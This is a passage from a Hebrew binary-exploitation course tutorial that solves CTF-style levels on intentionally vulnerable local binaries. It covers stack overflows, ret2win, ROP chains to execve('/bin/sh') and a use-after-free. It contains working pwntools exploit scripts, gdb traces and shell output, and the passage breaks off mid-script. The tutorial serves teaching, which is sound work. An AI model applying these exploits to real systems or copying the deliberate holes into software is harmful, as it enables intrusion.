ראשית נפתח פרוסס של התוכנה:

```
from pwn import *

DEBUG = False

if DEBUG:
    r = gdb.debug("./level1")
else:
    r = process("./level1")
```

אחרי שורות קוד אלה, r היה אובייקט שניתן לכתוב ולקרוא מהstdout ומהstdin שלו – כמו subprocess עם PIPES.

עם הפונקציה process.recvuntil(string) ניתן לקבל מהתוכנה עד שהיא תוציא stdout את הסטרינג, string.

```
print(r.recvuntil("me!\n").decode())
```

אחר כך, עלינו לכתוב 20 תווים רנדומליים + 0xdeadbeef בסטרינג (packed).

```
offset = 20 #calculated with cyclic() function
r.sendline(cyclic(offset)+p32(0xdeadbeef))
```

כעת הערך של key יידרס עם 0xdeadbeef – ונקבל את הshell שלנו.

```
print(r.recvline().decode())
```

⁸ <https://github.com/Gallopsled/pwntools-tutorial>

⁹ <https://blog.eadom.net/uncategorized/pwntools-quick-reference-guide>

¹⁰ <https://docs.pwntools.com/en/latest/intro.html>

```
r.interactive() //נשתמש בפונקציה זו כדי לקרוא ולכתוב לתוכנה באופן אינטראקטיבי
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$  
python3 exp.py
```

```
[+] Starting local process './level1': pid 583484  
now buffer overflow me!
```

```
key = 0xdeadbeef
```

```
[*] Switching to interactive mode
```

```
$ id
```

```
uid=1000(orkinyo) gid=1000(orkinyo)  
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug  
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
```

```
$ whoami
```

```
orkinyo
```

```
$ ls
```

```
exp.py  flag.txt  level1  level1.c  Makefile
```

```
$ cat flag.txt
```

```
BEC{f1rst_B10oD}
```

```
$ gg wp :)
```

סיימנו, ואפילו קיבלנו דגל כמו בctf.

ברכות", פתרתם את אתגר הbinary exploitation הראשון שלכם!

שלב 2

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win()
{
    system("/bin/sh");
}

int main()
{
    char buf[100];
    printf("now buffer overflow me!\n");
    gets(buf);
}
```

נראה שהפעם נצטרך להשתמש בטכניקת דריסת חוצץ שכוללת את דריסת כתובת החזרה מפונקציה – מאמר מצויין בנושא (ובעל חשיבות היסטורית עצומה)¹¹.

שלב א' – מציאת אופסט לכתובת החזרה מהחוצץ 'buf':

נשתמש בפונקציה cyclic כדי למצוא את offset:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$
python3
```

```
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
```

```
[GCC 9.3.0] on linux
```

```
Type "help", "copyright", "credits" or "license" for more
information.
```

```
>>> from pwn import *
```

```
>>> cyclic(0x100)
```

```
b'aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaosaaa
paaaqaaaraaasaaataaaauaaaavaaaawaaaaxaaayaaazaabbaabcaabdaabeaabfa
abgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaab
vaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaccla
acmaacnaac'
```

נעתיק את התווים בין המרכאות.

¹¹ <http://phrack.org/issues/49/14.html>

כעת נפתח את התוכנה gdb, נשים נקודת עצירה מיד בret – ונראה מה הערך בראש המחסנית (שיהיה כתובת החזרה מmain).

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$ gdb ./level2
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
Copyright (C) 2020 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
```

```
<http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
Type "show copying" and "show warranty" for details.
```

```
This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
```

```
Type "apropos word" to search for commands related to "word"...
```

```
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
```

```
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
```

```
Reading symbols from ./level2...
```

```
pwndbg> disass main
```

```
Dump of assembler code for function main:
```

```
0x080490c0 <+0>:  endbr32
```

```
0x080490c4 <+4>:  sub     esp,0x64
```

```
0x080490c7 <+7>:  push    0x804a010
```

```

0x080490cc <+12>: call    0x8049090 <puts@plt>
0x080490d1 <+17>: lea     eax,[esp+0x4]
0x080490d5 <+21>: push   eax
0x080490d6 <+22>: call   0x8049080 <gets@plt>
0x080490db <+27>: xor     eax,eax
0x080490dd <+29>: add     esp,0x6c
0x080490e0 <+32>: ret

```

End of assembler dump.

pwndbg> b *main + 32

Breakpoint 1 at 0x80490e0: file level2.c, line 14.

pwndbg> r

Starting program: /home/orkinyo/binary-exploitation-course/levels/level2/level2

now buffer overflow me!

```

aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaalaaamaaaanaaaooaaapa
aaqaaaraaasaaataaaauaaaavaawaaaxaaayaaazaabbaabcaabdaabeaabfaab
gaabhaabiaabjaabkaablaabmaabnaaboabpaabqaabraabsaabtaabuaabva
abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaac
maacnaac - הקלט שנכניס לתוכנה!!

```

Breakpoint 1, 0x080490e0 in main () at level2.c:14

warning: Source file is more recent than executable.

14 gets(buf);

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS

]

EAX 0x0

EBX 0x0

ECX 0xf7fb1580 (_IO_2_1_stdin_) ← 0xfbad2288

EDX 0xfffffd1c8 ← 0x0

EDI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c

ESI 0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ← 0x1ead6c

EBP 0x0

ESP 0xfffffd12c ←

'zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabp
aabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaa
cgaachaaciaacjaackaacclaacmaacnaac'

EIP 0x80490e0 (main+32) ← ret

[DISASM

]

► 0x80490e0 <main+32> ret <0x6261617a>

[SOURCE (CODE)

]

In file: /home/orkinyo/binary-exploitation-
course/levels/level2/level2.c

9

10 int main()

11 {

12 char buf[100];

13 printf("now buffer overflow me!\n");

► 14 gets(buf);

15 }

[STACK

]

00:0000| esp 0xfffffd12c ←

'zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabp
aabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaa
cgaachaaciaacjaackaacclaacmaacnaac'

01:0004| 0xfffffd130 ←

'baabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabq

aabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaa
chaaciaacjaackaaclaacmaacnaac'

02:0008| 0xffffd134 ←
'caabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabr
aabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaa
ciaacjaackaaclaacmaacnaac'

03:000c| 0xffffd138 ←
'daabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabs
aabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaa
cjaackaaclaacmaacnaac'

04:0010| 0xffffd13c ←
'eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabt
aabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaa
ckaackaacmaacnaac'

05:0014| 0xffffd140 ←
'faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabu
aabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaa
claacmaacnaac'

06:0018| 0xffffd144 ←
'gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabv
aabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaacmaa
cmaacnaac'

07:001c| 0xffffd148 ←
'haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabw
aabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaacmaacnaac'

[BACKTRACE]

► f 0 80490e0 main+32

נראה שכתובת החזרה היא

► 0x80490e0 <main+32> ret <0x6261617a>

0x6261617a

נמצא את האופסט בפיייתון:

```
>>> p32(0x6261617a)
b'zaab'
>>> cyclic(0x100).find(p32(0x6261617a))
100
```

האופסט הוא 100 – כלומר עלינו לתת 100 תווים ואחר כך לדרוס את כתובת החזרה עם כתובת כלשהי שנמצא לנכון.

אולי הכתובת של הפונקציה win שתתן לנו shell...

נמצא את הכתובת של win בעזרת הכלי ¹²nm¹³:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$ nm
./level2 | grep " T"
03bbc170 T _dl_relocate_static_pie
03bbc2dc T _fini
08049000 T _init
03bbc2d0 T __libc_csu_fini
03bbc260 T __libc_csu_init
03bbc100 T main
03bbc130 T _start
03bbc250 T win
03bbc2d5 T __x86.get_pc_thunk.bp
03bbc180 T __x86.get_pc_thunk.bx
```

הכתובת של win היא 0x03bbc250.

אם כך – עלינו לכתוב לתוכנית 100 תווים רנדומליים ואז את הכתובת 0x03bbc250.

```
from pwn import *
context.update(arch='i386', os='linux')

DEBUG = False

if DEBUG:
    r = gdb.debug("./level2")
else:
    r = process("./level2")
```

¹² [/https://www.howtoforge.com/linux-nm-command](https://www.howtoforge.com/linux-nm-command)

¹³ https://www.tutorialspoint.com/unix_commands/nm.htm

```

offset = 100
elf = ELF("./level2")
payload = cyclic(offset) + p32(elf.sym.win)

print(r.recvuntil("me!\n").decode())
r.sendline(payload)
r.interactive()

```

ELF הוא אובייקט ב-pwntools שימוש נוח בקבצי elf.

כך למשל ח-elf.sym.win – מביא לנו את הכתובת של הפונקציה win (symbols) = sym – כלומר הסימנים שיש בבינארי).

האופסט הוא 100 – אז נשלח 100 תווים – cyclic(100) ואז את הכתובת של הפונקציה אליה נרצה לקפוץ.

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$
python3 ./exp.py

```

```
[+] Starting local process './level2': pid 585575
```

```
[*] '/home/orkinyo/binary-exploitation-
course/levels/level2/level2'
```

```

Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x3bbb000)
RWX:       Has RWX segments

```

now buffer overflow me!

```
[*] Switching to interactive mode
```

```
$ id
```

```

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

```

```
$ whoami
```

```
orkinyo
```

שלב 3


```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* idk = "/bin/sh";

void solve(char* a)
{
    system(a);
}

int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 2 again????!!?!?!?!\\n\\n");
    read(0, buf, 200);
}
```

השלב הזה בה להסביר קצת על קונבנציות קריאה לפונקציות בx86 וכן על rop¹⁴ בסיסי.
נראה כי עלינו לקרוא לפונקציה solve עם הפרמטר ./bin/sh.
עלינו לדאוג שהמחסנית תראה כך:



¹⁴ מאמר נהדר בנושא <https://www.digitalwhisper.co.il/files/Zines/0x5C/DW92-1-ROPS.pdf>

כעת נראה זאת בקוד פייתון:

```
from pwn import *
context.update(os = 'linux', arch = 'i386')
DEBUG = False

if DEBUG:
    r = gdb.debug("./level3")
else:
    r = process("./level3")

elf = ELF("./level3")
libc = elf.libc

r.recvuntil("?!\n\n")

idk = 0x0804a03d

offset = 100

ropchain = cyclic(offset) + p32(elf.sym.solve) + cyclic(4) + p32(idk)

r.sendline(ropchain)
r.interactive()
```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level3\$
python3 exploit.py

[+] Starting local process './level3': pid 585651

[*] '/home/orkinyo/binary-exploitation-course/levels/level3/level3'

Arch: i386-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

[*] '/usr/lib/i386-linux-gnu/libc-2.31.so'

Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled

```
[*] Switching to interactive mode

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(smbashare),998(docker)

$ whoami

orkinyo

$ ls

exploit.py  flag.txt  level3  level3.c  Makefile

$ cat flag.txt

BEC{rrrrrrrrrrrrrr0p}
```

שלב 4

באתגר זה נלמד על syscalls ועל קונבנציות הקריאה להן ב־x64¹⁵.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* special = "/bin/sh\0";

void gadgets()
{
    __asm__(
        "mov rax,59 \n"
        "ret \n"
        "pop rsi \n"
        "ret \n"
        "pop rdi \n"
        "ret \n"
        "pop rdx \n"
        "ret \n"
        "syscall"
    );
}

//gcc level3.c -o level3 -fno-stack-
protector ..... what does that mean?!?!
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 3?! \n");
    read(0,buf,200);
}
```

נראה שאנחנו יכולים לדרוס את כתובת החזרה לפונקציה gadgets – ובעזרת המחסנית להכניס ערכים לאוגרים rsi, rdi, rdx – וכך להחליט על הפרמטרים לsyscall. כאשר rax==59 הsyscall שיקרא הוא execve לפי הדוקומנטציה על syscalls¹⁷.

¹⁵ <https://stackoverflow.com/questions/15168822/intel-x86-vs-x64-system-call>

¹⁶ מאמר על x86 – אך מעביר את הקונספטים בצורה מצויינת.

https://www.tutorialspoint.com/assembly_programming/assembly_system_calls.htm

¹⁷ <https://chromium.googlesource.com/chromiumos/docs/+master/constants/syscalls.md>

הפונקציה gadgets כשמה כן היא – מכילה gadgets – פיסות קוד שנותנות לנו לעשות פונקציונאליות כלשהי ואחר כך הפקודה ret – דבר שתיאורטית מאפשר לנו להמשיך לקפוץ מגadget ל gadget.

נפתח את manpage של execve:

NAME [top](#)

execve - execute program

SYNOPSIS [top](#)

```
#include <unistd.h>
```

```
int execve(const char *pathname, char *const argv[],  
           char *const envp[]);
```

DESCRIPTION [top](#)

`execve()` executes the program referred to by `pathname`. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

`pathname` must be either a binary executable, or a script starting with a line of the form:

```
#!/interpreter [optional-arg]
```

For details of the latter case, see "Interpreter scripts" below.

`argv` is an array of pointers to strings passed to the new program as its command-line arguments. By convention, the first of these strings (i.e., `argv[0]`) should contain the filename associated with the file being executed. The `argv` array must be terminated by a NULL pointer. (Thus, in the new program, `argv[argc]` will be NULL.)

`envp` is an array of pointers to strings, conventionally of the form **key=value**, which are passed as the environment of the new program. The `envp` array must be terminated by a NULL pointer.

The argument vector and environment can be accessed by the new program's main function, when it is defined as:

```
int main(int argc, char *argv[], char *envp[])
```

כלומר יש לנו יכולת לשלוט על הפרמטרים לקריאת מערכת שמאפשרת לנו להחליט איזה תהליך ירוץ.

לפי התיעוד עלינו לדאוג ש `rdi` יהיה הכתובת של `"/bin/sh"` ושב `rsi` יהיה NULL וב `rdx` יהיה גם NULL.

```

from pwn import *
context.update(arch='amd64', os='linux')

pop_rsi = 0x000000000040119c
pop_rdi = 0x000000000040119e
pop_rdx = 0x00000000004011a0
set_rax = 0x0000000000401194
syscall = 0x00000000004011a2

DEBUG = False

if DEBUG:
    r = gdb.debug("./level4")
else:
    r = process("./level4")

elf = ELF("./level4")

offset = 120
special = 0x40202a
payload = cyclic(offset) + p64(set_rax) + p64(pop_rdi) + p64(special) +
    p64(pop_rsi) + p64(0x0) + p64(pop_rdx) + p64(0x0) + p64(syscall)

r.recvuntil("3?!\n")
r.sendline(payload)
r.interactive()

```

אחרי ה `cyclic(offset)` אנחנו מתחילים בשרשרת הקפי – קודם כל נשנה את ערכו של `rax` ואז את ערכו של `rdi` לכתובת של `special` – המשתנה שמכיל את הסטרינג `./bin/sh`

אחר כך נשתמש ב `pop_rdx` וב `pop_rsi` כדי לאפס אותם ל `NULL`.

נראה את ה `disassembly` של הפונקציה `gadgets` כדי לאמת את נכונות כתובות אלה:

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level4$
objdump -M intel -d ./level4 | awk -F"\n" -v RS="\n\n" '$1 ~
/gadgets/'

```

0000000000401190 <gadgets>:

```

401190: f3 0f 1e fa          endbr64
401194: 48 c7 c0 3b 00 00 00 mov     rax,0x3b
40119b: c3                  ret
40119c: 5e                  pop     rsi
40119d: c3                  ret

```

```

40119e: 5f                pop     rdi
40119f: c3                ret
4011a0: 5a                pop     rdx
4011a1: c3                ret
4011a2: 0f 05            syscall
4011a4: c3                ret

```

נראה את האקספלוויט בפעולה:

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level4$
python3 exploit.py
[+] Starting local process './level4': pid 587330
[*] '/home/orkinyo/binary-exploitation-
course/levels/level4/level4'
    Arch:      amd64-64-little
    RELRO:     No RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
    RUNPATH:   b'../../glibc/glibc_2.24'
[*] Switching to interactive mode
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$ ls
Makefile  exploit.py  flag.txt   level4     level4.c
$ cat flag.txt
BEC{un0xing_4_n3w_G4dg3e7_R1Pr0P}

```

שלב 5

```
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>
#include <assert.h>
#include <unistd.h>
#include <stdbool.h>

typedef struct{
    char first_name[8];
    char last_name[8];
}person;

typedef struct{
    char functions_name[8];
    void (*pointer1)();
    void (*pointer2)();
}functions_s;

void setup()
{
    setvbuf(stdin,NULL,_IONBF,0);
    setvbuf(stdout,NULL,_IONBF,0);
}

void win(){
    seteuid(0);
    setgid(0);
    setuid(0);
    system("/bin/sh");
    exit(EXIT_SUCCESS);
}

functions_s* func_g = NULL;
person* person_g = NULL;

void interesting_function_rlyyyyyy()
{
    sleep(1);
}

void create_functions(){
    assert(func_g == NULL);
    func_g = malloc(sizeof(functions_s));
    printf("how should I name func_g?\n");
    scanf("%8s",func_g->functions_name);
}
```

```

    printf("alright that's enough of you, now let me decide the rest please...\n");
    func_g->pointer1 = &interesting_function_rlyyyyy;
    func_g->pointer2 = &interesting_function_rlyyyyy;
}

void call_functions(){
    printf("alright, now about to call functions. I sure hope everything is OK\n");
    (*func_g->pointer1)();
    (*func_g->pointer2)();
}

void create_person(){
    assert(person_g == NULL);
    person_g = malloc(sizeof(person));
}

void name_person(){
    printf("first name:\n");
    scanf("%8s", person_g->first_name);
    printf("last name:\n");
    scanf("%8s", person_g->last_name);
}

void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)? : \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c", &choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}

void menu()
{
    setup();
    unsigned int sel;

```



```

    char* menu = "what would you like to do next:\n1:create new functions?\n2:call_functions?\n3:create a person?\n4:name a person?\n5:exit?\n";
    while (1)
    {
        __fpurge(stdin);
        printf("%s",menu);
        scanf("%u",&sel);
        __fpurge(stdin);
        switch (sel)
        {
            case 1:
                create_functions();
                break;
            case 2:
                call_functions();
                break;
            case 3:
                create_person();
                break;
            case 4:
                name_person();
                break;
            case 5:
                my_exit();
                break;
            default:
                break;
        }
    }
}

int main()
{
    //printf("sizeof(functions_s) = %lu\n",sizeof(functions_s));
    int sel;
    printf("HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks or in short UAF\n\n\n");
    menu();

    printf("is this code even reacheble LOLLLL\n");
    return EXIT_SUCCESS;
}

```

השלב הזה הוא מסובך יותר מהרגיל, ולמעשה מיועד להיות שלב אתגר מחקרי – הפתרון שלו יכול לקחת מחקר של כמה ימים.

הקונספטים העיקריים שצריך לדעת כדי לפתור את השלב הם:

אלוקציה דינאמית של זיכרון¹⁸ וכן Uaf¹⁹.

האתגר כולל תפריט דינאמי המאפשר למשתמש להפעיל פונקציות שונות.

הבאג העיקרי בתוכנית נמצא בפונקציה my_exit:

```
void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)?: \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c",&choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}
```

גם אם המשתמש יכניס 'y' כלומר יגרום לכך שהתוכנית תמשיך – יתבצע free על func_g מה שיגרום לבעיות רבות...

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$
./level5
```

```
HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks
or in short UAF
```

¹⁸ https://www.tutorialspoint.com/c_standard_library/c_function_malloc.htm

<https://sourceware.org/glibc/wiki/MallocInternals>

<https://www.cs.princeton.edu/courses/archive/fall07/cos217/lectures/14Memory-2x2.pdf>

<https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation>

¹⁹ <https://ctf101.org/binary-exploitation/heap-exploitation>

<https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc>

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

5

are you sure you want to exit (y/n)?:

n

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

2

alright, now about to call functions. I sure hope everything is OK

Segmentation fault (core dumped)

כלומר ניסינו להשתמש בfunc_g אחרי שעשינו לזיכרון free – מה שהוביל
לsegmentation fault.

אך אם נאלץ זיכרון חדש על הheap למשל עם הפונקציה

```
void create_person(){  
    assert(person_g == NULL);  
    person_g = malloc(sizeof(person));  
}
```

ואז נשנה את תוכן הזיכרון עם name_person

```
void name_person(){  
    printf("first name:\n");  
    scanf("%8s", person_g->first_name);  
    printf("last name:\n");  
    scanf("%8s", person_g->last_name);  
}
```

נוכל לשלוט על התוכן של func_g אם person_g יאולקץ באותו מקום כמו func_g.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$ gdb  
./level5
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
Copyright (C) 2020 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
```

```
<http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute  
it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
Type "show copying" and "show warranty" for details.
```

```
This GDB was configured as "x86_64-linux-gnu".
```

```
Type "show configuration" for configuration details.
```

```
For bug reporting instructions, please see:
```

```
<http://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online  
at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
```

```
Type "apropos word" to search for commands related to  
"word"...
```

```
pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.
```

```
pwndbg: created $rebase, $ida gdb functions (can be used with  
print/break)
```

```
Reading symbols from ./level5...
```

```
pwndbg> r
```

```
Starting program: /home/orkinyo/binary-exploitation-  
course/levels/level5/level5
```

```
HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks  
or in short UAF
```

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

1

how should I name func_g?

my_funcs

alright that's enough of you, now let me decide the rest
please...

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

5

are you sure you want to exit (y/n)?:

n

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

3

what would you like to do next:

1:create new functions?

2:call_functions?

3:create a person?

4:name a person?

5:exit?

^C

Program received signal SIGINT, Interrupt.

0x00007ffff7b19370 in __read_nocancel () at
../sysdeps/unix/syscall-template.S:84

84 ../sysdeps/unix/syscall-template.S: No such file or
directory.

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS

RAX 0xfffffffffffffe00
RBX 0x7ffff7dd48c0 (_IO_2_1_stdin_) ← 0xfbad208b
RCX 0x7ffff7b19370 (__read_nocancel+7) ← cmp rax, -0xffff
RDX 0x1
RDI 0x0
RSI 0x7ffff7dd4943 (_IO_2_1_stdin_+131) ←
0xdd6770000000000a /* '\n' */
R8 0x7ffff7dd6760 (_IO_stdfile_1_lock) ← 0x0
R9 0x7ffff7ff2700 ← 0x7ffff7ff2700
R10 0x4021b2 ← 0xf508000000007525 /* '%u' */
R11 0x246
R12 0x7ffff7dd0900 (_IO_helper_jumps) ← 0x0
R13 0x7ffff7dd1440 (__GI__IO_file_jumps) ← 0x0
R14 0x0
R15 0x4021b3 ← 0xffff508000000075 /* 'u' */
RBP 0xd68
RSP 0x7ffffffffffd728 → 0x7ffff7ab0f58
(__GI__IO_file_underflow+296) ← test rax, rax

RIP 0x7ffff7b19370 (__read_nocancel+7) ← cmp rax, -0xffff

[DISASM]

► 0x7ffff7b19370 <__read_nocancel+7> cmp rax, -0xffff
0x7ffff7b19376 <__read_nocancel+13> jae read+73
<read+73>
↓
0x7ffff7b193a9 <read+73> mov rcx, qword
ptr [rip + 0x2baac8]
0x7ffff7b193b0 <read+80> neg eax
0x7ffff7b193b2 <read+82> mov dword ptr
fs:[rcx], eax
0x7ffff7b193b5 <read+85> or rax,
0xffffffffffffffff
0x7ffff7b193b9 <read+89> ret

0x7ffff7b193ba nop word ptr [rax
+ rax]
0x7ffff7b193c0 <write> cmp dword ptr
[rip + 0x2c0319], 0 <0x7ffff7dd96e0>
0x7ffff7b193c7 <write+7> jne write+25
<write+25>
↓
0x7ffff7b193d9 <write+25> sub rsp, 8

[STACK]

00:0000| rsp 0xfffffffffd728 → 0x7ffff7ab0f58
(__GI__IO_file_underflow+296) ← test rax, rax
01:0008| 0xfffffffffd730 → 0x7ffff7dd48c0
(_IO_2_1_stdin_) ← 0xfbad208b
02:0010| 0xfffffffffd738 → 0x7ffff7dd1440
(__GI__IO_file_jumps) ← 0x0

```

03:0018|      0x7fffffff7d740 ← 0x0
04:0020|      0x7fffffff7d748 → 0x7ffff7dd48c0
(_IO_2_1_stdin_) ← 0xfbad208b
05:0028|      0x7fffffff7d750 ← 0x0
06:0030|      0x7fffffff7d758 → 0x7ffff7ab2062
(_IO_default_uflow+50) ← cmp    eax, -1
07:0038|      0x7fffffff7d760 → 0x7ffff7dd48c0
(_IO_2_1_stdin_) ← 0xfbad208b

```

```

[ BACKTRACE
]

```

```

► f 0      7ffff7b19370 __read_nocancel+7
  f 1      7ffff7ab0f58 __GI__IO_file_underflow+296
  f 2      7ffff7ab2062 _IO_default_uflow+50
  f 3      7ffff7a93c33 __GI__IO_vfscanf+2387
  f 4      7ffff7aa245b __isoc99_scanf+267
  f 5              401645 menu+116
  f 6              4016e4 main+30
  f 7      7ffff7a5e21a __libc_start_main+234

```

```

pwndbg> p func_g

```

```

$1 = (functions_s *) 0x405010

```

```

pwndbg> p person_g

```

```

$2 = (person *) 0x405010

```

כלומר – func_g וכן person_g אולקצו באותו המקום.

כעת נריץ אקספלויט בסיסי ונראה שנוכל לשנות את הערכים של func_g.


```

from pwn import *

log.level = 'DEBUG'

DEBUG = True

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

